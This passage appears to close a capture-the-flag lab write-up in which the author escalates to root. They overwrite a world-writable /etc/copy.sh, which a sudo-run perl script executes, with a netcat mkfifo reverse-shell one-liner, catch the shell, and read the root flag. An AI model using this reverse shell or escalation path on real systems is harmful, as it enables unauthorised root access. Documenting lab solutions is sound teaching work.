We had write permissions for this file, and we can run it at root. All we need now is to insert a reverse shell, and as luck would have it there's already one in the file so we just need to edit the IP address and port

```
$ cd /etc/  
$ ls -lah | grep copy.sh  
-rw-r--rwx  1 root root    81 Nov 29 13:45 copy.sh  
$ cat copy.sh  
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f  
$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.x.x.x 4445 >/tmp/f" > copy.sh  
$ sudo /usr/bin/perl /home/itguy/backup.pl  
root@ninja:~# nc -lvnp 4445  
listening on [any] 4445 ...  
connect to [10.x.x.x] from (UNKNOWN) [10.10.185.14] 57022  
/bin/sh: 0: can't access tty; job control turned off  
# whoami  
root  
# cd /root && ls  
root.txt  
# cat root.txt
```

And there you are, the root flag. Thanks for reading!